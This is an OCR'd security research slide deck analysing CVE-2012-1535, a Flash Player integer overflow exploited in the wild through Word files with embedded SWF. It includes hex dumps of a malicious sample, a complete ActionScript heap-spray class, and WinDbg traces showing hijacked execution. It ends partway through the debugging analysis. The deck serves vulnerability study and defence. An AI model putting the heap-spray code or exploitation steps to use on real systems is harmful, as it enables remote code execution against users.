HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

CVE-2012-1535

Adobe Flash Player Integer Overflow Vulnerability Analysis

October 11th, 2012

Brian MARIANI & Frédéric BOURLA

A FEW WORDS ABOUT FLASH PLAYER

- Adobe Flash is a multimedia platform used to add animation, video, and interactivity to web pages.
- Flash manipulates vectors and graphics to provide animation of text, drawings and images.
- It supports bidirectional streaming of audio and video.
- It can capture user inputs via mouse, keyboard, microphone and camera.
- Flash contains an object-oriented language called **ActionScript**.
- It supports automation via the **JavaScript Flash** language.

ADOBE FLASH PLAYER HISTORY

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS


- Flash originated with the application **SmartSketch**, developed by **Jonathan Gay**.
- It was published by **FutureWave Software**, which was founded by **Charlie Jackson, Jonathan Gay and Michelle Welsh**.
- As the Internet became more popular, FutureWave added cell animation editing to the vector drawing capabilities of SmartSketch and released FutureSplash Animator on multiple platforms.
- FutureWave approached **Adobe Systems** with an offer to sell them FutureSplash in **1995**, but Adobe turned them down at that time.
- In 1996, FutureSplash was acquired by **Macromedia** and released as **Flash**, contracting "**Future**" and "**Splash**".
- Flash is currently developed and distributed by **Adobe Systems**, as the result of their **purchase of Macromedia in 2005.**

FLASH IS NOT AN EXCEPTION

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Just as other widespread software Adobe Flash Player has been heavily audited by cybercriminals the last years.
- Their main objective is to find high-risk security vulnerabilities **which does almost not need user's interactivity in order to fully compromise a remote system**.
- Since **2006** Adobe Flash security problems have raised considerably.
- Tens of vulnerabilities have been reported the last year.
- The following slides confirms this issue by giving an overview of Adobe Flash Player vulnerabilities reported **between 2006 and 2011**.

SOME STATISTICS



Reported vulnerabilities in Adobe Flash Player

SOME BAD NEWS ABOUT FLASH PLAYER

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

contagio
malware dump

FRIDAY, AUGUST 17, 2012

CVE-2012-1535 - 7 samples and info

I was still writing my analysis when Alienvault posted CVE-2012-1535: Adobe Flash being exploited in the wild and mine would be pretty much the repeat of the same. I don't like repeating so I will just post the samples and link to Jaime Biasco's article. As you see from SSDeep they are nearly identical in size, exploit, and payload. All Word documents were authored by "Mark" and have same strings and indicators present as in the analyzed file.

CVE #

CVE-2012-1535
Unspecified vulnerability in Adobe Flash Player before 11.3.300.271 on Windows and Mac OS X and before 11.2.202.238 on Linux allows remote attackers to execute arbitrary code or cause a denial of service (application crash) via crafted SWF content, as exploited in the wild in August 2012 with SWF content in a Word document.

ZDNet

White Papers | Hot Topics | Downloads | Reviews | Newsletters

US Edition | iPhone 5 | Intel | Networking | Techlines | Tablets | Windows | Lapto

Topic: Security — Follow via:

Protect yourself from Flash attacks in Internet Explorer

Summary: *By failing to deliver the latest critical security updates to the Flash Player in Internet Explorer 10, Microsoft has left Windows 8 users exposed to online attacks. Here's how to protect yourself.*

The New York Times Technology | Personal Tech | Business Day

MAY 15, 2012, 5:05 PM | Comment

Hackers Breach Sites of Foreign Policy and Human Rights Groups

In recent weeks, hackers have breached Web sites belonging to several foreign policy and human rights groups, including Amnesty International and the International Institute for Counter-Terrorism, a nonprofit organization based in Israel that researches terrorism issues.

Hackers infiltrated the sites using two well-known security vulnerabilities, one in Adobe Flash and another in Java software, according to a blog post by security researchers at the Shadowserver

Chip Chipman/Bloomberg News
The hackers exploited vulnerabilities in Adobe Flash and Java software.

Symantec. | Connect

COMMUNITY: Security | Blogs | Security Response

CVE-2012-1535: Adobe Flash Player Vulnerability Exploited with Multiple Emails

Updated: 21 Aug 2012 | Translations available: 日本語

Bhaskar Krishna SYMANTEC EMPLOYEE

+1
1 Vote

Symantec. | Official Blog

TIMELINE OF THE CVE 2012-1535

- In this document we will be focused in a pretty recent Adobe Flash Player vulnerability tagged as **CVE-2012-1535** by **Mitre**.

- Before the **14th August 2012** the flaw was seriously abused over Internet and mainly distributed through malicious Microsoft Word documents. [2] [4]

- On **14th August 2012** Adobe has finally released a patch. [2]

- On **August 15th 2012** Alien Vault Labs [4] has published a brief analysis based on a malicious Microsoft Office Word documents with **an embedded SWF** file.

- **The 17th August 2012 Mila Parkour** from **Contagiodump** [3] has posted some of these samples.

- Finally, the **17th August 2012** Rapid7 has published a working exploit for **IE 6/7 and 8 on Windows XP SP3** and finally updated the exploit for **IE 9 on Windows 7 SP1.**

SAMPLES FROM CONTAGIODUMP (1)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- **Mila Parkour** provided us with some of the aforementioned samples in order to dig about this vulnerability.
- These ones are Microsoft Word documents with **an embedded SWF** document**.**
- After a trivial analysis one can easily understand that these files contain suspicious data.
- There is enough doubtful information to realize that they were intended to launch a client side exploit in Adobe Flash Player.
- The following slides show some key information found in the sample "**7E3770351AED43FD6C5CAB8E06DC0300-iPhone 5 Battery.doc**."

SAMPLES FROM CONTAGIODUMP (2)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The Shockwave Flash object is easily identifiable.

```
00002bb0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00002bc0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00002bd0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00002be0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00002bf0  ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00002c00  01 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002c10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002c20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002c30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002c40  01 00 fe ff 03 0a 00 00 ff ff ff ff 6e db 7c d2  ..þÿ....ÿÿÿÿnÛ|Ò
00002c50  6d ae cf 11 96 b8 44 45 53 54 00 00 17 00 00 00  m®Ï.-¸DEST......
00002c60  53 68 6f 63 6b 77 61 76 65 20 46 6c 61 73 68 20  Shockwave Flash
00002c70  4f 62 6a 65 63 74 00 21 00 00 00 53 68 6f 63 6b  Object.!...Shock
00002c80  77 61 76 65 46 6c 61 73 68 2e 53 68 6f 63 6b 77  waveFlash.Shockw
00002c90  61 76 65 46 6c 61 73 68 2e 31 31 00 21 00 00 00  aveFlash.11.!...
00002ca0  53 68 6f 63 6b 77 61 76 65 46 6c 61 73 68 2e 53  ShockwaveFlash.S
00002cb0  68 6f 63 6b 77 61 76 65 46 6c 61 73 68 2e 31 31  hockwaveFlash.11
00002cc0  00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00  .ô9²q...........
```

SAMPLES FROM CONTAGIODUMP (3)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- The ActionScript heapspray code and the payload can definitely be recognized.

```
0000fe40 63 30 63 30 63 30 63 30 63 30 63 30 63 30 63 39 c0c0c0c0c0c0c0c9
0000fe50 30 39 30 39 30 88 12 39 30 39 30 39 30 39 30 39 09090^.909090909
0000fe60 30 45 39 34 37 30 31 30 30 30 30 43 32 38 46 33 0E947010000C28F3
0000fe70 36 44 38 41 30 44 46 31 36 44 35 42 35 46 30 44 6D8A0DF16D5B5F0D
0000fe80 45 37 38 44 30 30 35 38 39 45 39 31 42 32 38 42 E78D00589E91B28B
0000fe90 46 35 36 42 45 46 37 31 45 44 36 39 37 31 36 35 F56BEF71ED697165
0000fea0 46 46 41 41 31 36 36 35 32 35 36 44 30 35 34 31 FFAA1665256D0541
0000feb0 39 38 38 41 35 44 39 31 33 45 39 38 45 33 41 31 988A5D913E98E3A1
0000fec0 37 32 42 39 42 42 32 38 32 35 33 41 32 45 33 36 72B9BB28253A2E36
0000fed0 32 35 37 37 45 35 37 34 46 35 32 34 34 34 43 32 2577E574F52444C2
0000fee0 45 37 34 36 44 37 30 30 30 36 39 35 30 36 38 36 E746D70006950686
0000fef0 66 36 65 36 35 32 30 33 35 32 65 36 34 36 66 36 f6e6520352e646f6
0000ff00 33 00 30 30 30 30 30 30 30 30 30 30 30 30 30 30 3.00000000000000
```

```
00010760 6c 65 6e 67 74 68 09 77 72 69 74 65 42 79 74 65 length.writeByte
00010770 0a 77 72 69 74 65 42 79 74 65 73 08 70 6f 73 69 .writeBytes.posi
00010780 74 69 6f 6e 21 68 74 74 70 3a 2f 2f 61 64 6f 62 tion!http://adob
00010790 65 2e 63 6f 6d 2f 41 53 33 2f 32 30 30 36 2f 62 e.com/AS3/2006/b
000107a0 75 69 6c 74 69 6e 04 70 75 73 68 06 63 68 61 72 uiltin.push.char
000107b0 41 74 08 70 61 72 73 65 49 6e 74 06 4f 62 6a 65 At.parseInt.Obje
000107c0 63 74 0c 66 6c 61 73 68 2e 65 76 65 6e 74 73 0f ct.flash.events.
000107d0 45 76 65 6e 74 44 69 73 70 61 74 63 68 65 72 0d EventDispatcher.
000107e0 44 69 73 70 6c 61 79 4f 62 6a 65 63 74 11 49 6e DisplayObject.In
000107f0 74 65 72 61 63 74 69 76 65 4f 62 6a 65 63 74 16 teractiveObject.
00010800 44 69 73 70 6c 61 79 4f 62 6a 65 63 74 43 6f 6e DisplayObjectCon
00010810 74 61 69 6e 65 72 0e 16 01 16 03 16 05 16 09 18 tainer.........
```

```
0000fcb0 45 78 61 6d 70 6c 65 0b 63 72 65 61 74 65 4c 69 Example.createLi
0000fcc0 6e 65 73 09 68 65 61 70 53 70 72 61 79 08 68 65 nes.heapSpray.he
```

SAMPLES FROM CONTAGIODUMP (4)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Eventually a strange font description named “**Pspop**” can be found embedded into the **SWF** document.

```
0000fd70  45 64 69 74 20 74 68 65 20 77 6f 72 6c 64 20 69  Edit the world i
0000fd80  6e 20 68 65 78 2e 0f 46 6f 6e 74 44 65 73 63 72  n hex..FontDescr
0000fd90  69 70 74 69 6f 6e 05 50 53 70 6f 70 0a 46 6f 6e  iption.PSpop.Fon
0000fda0  74 4c 6f 6f 6b 75 70 0c 45 4d 42 45 44 44 45 44  tLookup.EMBEDDED
0000fdb0  5f 43 46 46 0a 66 6f 6e 74 4c 6f 6f 6b 75 70 0d  _CFF.fontLookup
```

```
00000000  4f 54 54 4f 00 0c 00 80 00 03 00 40 43 46 46 20  OTTO...€...@CFF
00000010  7b 82 bd 3a 00 00 00 cc 00 00 5f 2c 47 50 4f 53  {,½:...Ì.._,GPOS
00000020  ad 50 77 a4 00 00 5f f8 00 00 18 b8 47 53 55 42  -Pw¤.. ø...¸GSUB
00000030  a5 13 a4 0f 00 00 78 b0 00 00 01 88 4f 53 2f 32  ¥.¤...x°...ˆOS/2
00000040  66 18 51 6c 00 00 7a 38 00 00 00 60 63 6d 61 70  f.Ql..z8...`cmap
00000050  41 fb 82 fa 00 00 7a 98 00 00 02 44 68 65 61 64  Aû‚ú..z....Dhead
00000060  ec 98 85 b2 00 00 7c dc 00 00 00 36 68 68 65 61  ì.…²..|Ü...6hhea
00000070  08 3a 05 28 00 00 7d 14 00 00 00 24 68 6d 74 78  .:.(..}....$hmtx
00000080  05 95 38 14 00 00 7d 38 00 00 06 0c 6b 65 72 6e  .•8...}8....kern
00000090  a4 66 ae 58 00 00 83 44 00 00 3d ec 6d 61 78 70  ¤f®X..ƒD..=ìmaxp
000000a0  01 83 50 00 00 00 c1 30 00 00 00 06 6e 61 6d 65  .ƒP...Á0....name
000000b0  67 04 f4 8e 00 00 c1 38 00 00 02 5e 70 6f 73 74  g.ôŽ..Á8...^post
000000c0  ff b8 00 32 00 00 c3 98 00 00 00 20 01 00 04 04  ÿ¸.2..Ã.... ....
000000d0  00 01 04 00 00 00 01 00 00 00 13 52 65 78 6c 69  ...........Rexli
000000e0  61 46 72 65 65 2d 52 65 67 75 6c 61 72 00 01 04  aFree-Regular...
```

VULNERABILITY DETAILS

- The flaw relies on the ActiveX component of Adobe Flash Player before version **11.3.300.271**.
- The code responsible for parsing the OTF file format (OpenType Format) triggers an exception when the file has a large **nTables** value contained in the **kerning**.
- After the code parses the OTF file, an **integer overflow** occurs and corrupts the memory.
- In this document we analyze the process which includes the ActionScript heap spray process finishing by triggering the vulnerability which permits code execution.
- Our lab environment is an **English Windows XP SP3** operating system with **Internet Explorer version 7** with **Flash 11_3_300_268** installed.

INTEGER OVERFLOWS

- An integer overflow vulnerability differs a lot from other kinds of security issues such as buffer or heap overflows.
- One cannot hijack instantly the execution flow or directly write at arbitrary memory locations.
- Not all integer overflows are actually exploitable. Many can lead to a denial of service but not always to arbitrary code execution.
- What is true is that very often one could force a program to read or grab an erroneous value and this can contribute to create serious problems into the program's logic.
- Owing to all these explanations, integer overflows vulnerabilities are relatively difficult to spot and to exploit. [12]

HEAP SPRAYING WITH ACTIONSCRIPT

- **ActionScript** is a programming language used in Adobe Air and Flash.
- **Heap spraying** is an exploitation technique which consist in placing a specific sequence of bytes at a predictable memory location of the targeted process by allocating chunks of memory. It also provides a way to allocate chunks in the heap area.
- In the **CVE-2009-1869** vulnerability a security researcher named **Roee Hay** used an ActionScript heap spraying in his exploit.
- The **Actionscript** code was originally published over Internet. [15]
- If you are willing to know more about heap spraying, please read this this document.

THE ACTIONSCRIPT HEAPSPRAY CODE

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

```
1  class MySpray
2  {
3   static var Memory = new Array();
4   static var chunk_size = 0x100000;
5   static var chunk_num;
6   static var minichunk;
7   static var t;
8
9   static function main()
10  {
11   minichunk = flash.Lib.current.loaderInfo.parameters.minichunk;
12   chunk_num = Std.parseInt(flash.Lib.current.loaderInfo.parameters.N);
13   t = new haxe.Timer(7);
14   t.run = doSpray;
15  }
16
17  static function doSpray()
18  {
19   var chunk = new flash.utils.ByteArray();
20
21   while(chunk.length < chunk_size)
22    {
23      chunk.writeMultiByte(minichunk, 'us-ascii');
24    }
25
26    for(i in 0...chunk_num)
27    {
28     Memory.push(chunk);
29    }
30
31    chunk_num--;
32    if(chunk_num == 0)
33    {
34     t.stop();
35    }
36  }
37 }
```


THE CODE DETAILS

- The most important lines are **3, 4** and from **17** up to **29**.
- At line **3** the class array is used to create an object named **Memory**.
- At line **4** the size of the memory chunk is defined to **0x100000** bytes.
- At line 19, the function **doSpray** defines a variable named **chunk** of the **bytearray** class.
- The **while loop at line 21** will write the second argument using the **ascii** character set in the memory chunk.
- Lastly at line **26** a **for loop** will fill up the memory object with the desired number of chunks.
- The next slide show the results of this piece of code.

THE RESULTS OF HEAPSPRAYING

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- Welcome to the 0x0c world!



- Let's analyze the vulnerability now.

VULNERABILITY ANALYSIS (1)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- After triggering a working exploit, the **call stack** is as described in the image below:

```
0:003> knL
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong
00 01e8eef8 1044168d <Unloaded_oy.dll>+0xc0c0c0b
01 01e8ef38 104354e4 Flash32_11_3_300_268!DllUnregisterServer+0x285c2b
02 01e8ef60 1043562a Flash32_11_3_300_268!DllUnregisterServer+0x279a82
03 01e8ef7c 104356ef Flash32_11_3_300_268!DllUnregisterServer+0x279bc8
04 01e8eff4 10294180 Flash32_11_3_300_268!DllUnregisterServer+0x279c8d
05 01e8f040 10294f35 Flash32_11_3_300_268!DllUnregisterServer+0xd871e
06 01e8f0ac 1029520b Flash32_11_3_300_268!DllUnregisterServer+0xd94d3
07 01e8f0d8 10295530 Flash32_11_3_300_268!DllUnregisterServer+0xd97a9
08 01e8f1c0 1053b355 Flash32_11_3_300_268!DllUnregisterServer+0xd9ace
09 01e8f1d8 1053b542 Flash32_11_3_300_268!DllUnregisterServer+0x37f8f3
0a 01e8f2e4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x37fae0
0b 01e8f310 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0c 01e8f3c4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0d 01e8f3f0 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0e 01e8f470 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0f 01e8f4a4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
10 00000000 00000000 Flash32_11_3_300_268!DllUnregisterServer+0x380151
```

VULNERABILITY ANALYSIS (2)

- One can observe that the return addresses start always from the **0x10000000** base memory address.

- This is clearly because we are dealing with a **non-aslr** (address space layout randomization) windows module.

```
0:003> knL
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong
00 01e8eef8 1044168d <Unloaded_oy.dll>+0xc0c0c0b
01 01e8ef38 104354e4 Flash32_11_3_300_268!DllUnregisterServer+0x285c2b
02 01e8ef60 1043562a Flash32_11_3_300_268!DllUnregisterServer+0x279a82
03 01e8ef7c 104356ef Flash32_11_3_300_268!DllUnregisterServer+0x279bc8
04 01e8eff4 10294180 Flash32_11_3_300_268!DllUnregisterServer+0x279c8d
05 01e8f040 10294f35 Flash32_11_3_300_268!DllUnregisterServer+0xd871e
06 01e8f0ac 1029520b Flash32_11_3_300_268!DllUnregisterServer+0xd94d3
07 01e8f0d8 10295530 Flash32_11_3_300_268!DllUnregisterServer+0xd97a9
08 01e8f1c0 1053b355 Flash32_11_3_300_268!DllUnregisterServer+0xd9ace
09 01e8f1d8 1053b542 Flash32_11_3_300_268!DllUnregisterServer+0x37f8f3
0a 01e8f2e4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x37fae0
0b 01e8f310 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0c 01e8f3c4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0d 01e8f3f0 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0e 01e8f470 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0f 01e8f4a4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
10 00000000 00000000 Flash32_11_3_300_268!DllUnregisterServer+0x380151
```

```
Module info :
-------------------------------------------------------------------------------------------------------------------------
Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-------------------------------------------------------------------------------------------------------------------------
0x10000000 | 0x109c4000 | 0x009c4000 | False  | True    | False |  False   | True   | 11,3,300,268 [Flash32_11_3_300_268.ocx]
```

VULNERABILITY ANALYSIS (3)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

- At the line **00** it is possible to identify the **0x0c0c0c0b** address which confirms that the flow of execution has been **successfully** hijacked.

```
0:003> knL
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong
00 01e8eef8 1044168d <Unloaded_oy.dll>+0xc0c0c0b
01 01e8ef38 104354e4 Flash32_11_3_300_268!DllUnregisterServer+0x285c2b
02 01e8ef60 1043562a Flash32_11_3_300_268!DllUnregisterServer+0x279a82
03 01e8ef7c 104356ef Flash32_11_3_300_268!DllUnregisterServer+0x279bc8
04 01e8eff4 10294180 Flash32_11_3_300_268!DllUnregisterServer+0x279c8d
05 01e8f040 10294f35 Flash32_11_3_300_268!DllUnregisterServer+0xd871e
06 01e8f0ac 1029520b Flash32_11_3_300_268!DllUnregisterServer+0xd94d3
07 01e8f0d8 10295530 Flash32_11_3_300_268!DllUnregisterServer+0xd97a9
08 01e8f1c0 1053b355 Flash32_11_3_300_268!DllUnregisterServer+0xd9ace
09 01e8f1d8 1053b542 Flash32_11_3_300_268!DllUnregisterServer+0x37f8f3
0a 01e8f2e4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x37fae0
0b 01e8f310 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0c 01e8f3c4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0d 01e8f3f0 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x380151
0e 01e8f470 1053bc3a Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
0f 01e8f4a4 1053bbb3 Flash32_11_3_300_268!DllUnregisterServer+0x3801d8
10 00000000 00000000 Flash32_11_3_300_268!DllUnregisterServer+0x380151
```

VULNERABILITY ANALYSIS (4)

- Taking into consideration **the last return address** in the previous call stack minus ten bytes lets us discover the instruction who **gains code execution**.

- An **EAX** pointer seems to allow the attacker to redirect program flow control.

```
Command
0:005> u 1044168d-10
Flash32_11_3_300_268!DllUnregisterServer+0x285c1b:
1044167d 7424            je      Flash32_11_3_300_268!DllUnregisterServer+0x285c41 (104416a3)
1044167f 0885f67413ff    or      byte ptr [ebp-0EC8B0Ah],al
10441685 760c            jbe     Flash32_11_3_300_268!DllUnregisterServer+0x285c31 (10441693)
10441687 8b06            mov     eax,dword ptr [esi]
10441689 50              push    eax
1044168a ff5008          call    dword ptr [eax+8]
1044168d 8b06            mov     eax,dword ptr [esi]
1044168f 56              push    esi
```

VULNERABILITY ANALYSIS (5)

- In order to trace the source of the problem we put a breakpoint at the entry point of the function containing the instruction responsible of triggering the exploit.

- After running the exploit again and breaking at the entry point, the **last return address** of the call stack tells us about the address **0x104354e4.**

```
1044167b 56              push    esi
1044167c 8b742408        mov     esi,dword ptr [esp+8]
10441680 85f6            test    esi,esi
10441682 7413            je      Flash32_11_3_300_268!DllUnregisterServer+0x285c35 (10441697)
10441684 ff760c          push    dword ptr [esi+0Ch]
10441687 8b06            mov     eax,dword ptr [esi]
10441689 50              push    eax
1044168a ff5008          call    dword ptr [eax+8]
1044168d 8b06            mov     eax,dword ptr [esi]
1044168f 56              push    esi
10441690 50              push    eax
10441691 ff5008          call    dword ptr [eax+8]
10441694 83c410          add     esp,10h
10441697 5e              pop     esi
```

```
Command - Pid 2084 - WinDbg:6.11.0001.404 X86
0:005> knL
 # ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 01eaef38 104354e4 Flash32_11_3_300_268!DllUnregisterServer+0x285c19
01 01eaef60 1043562a Flash32_11_3_300_268!DllUnregisterServer+0x279a82
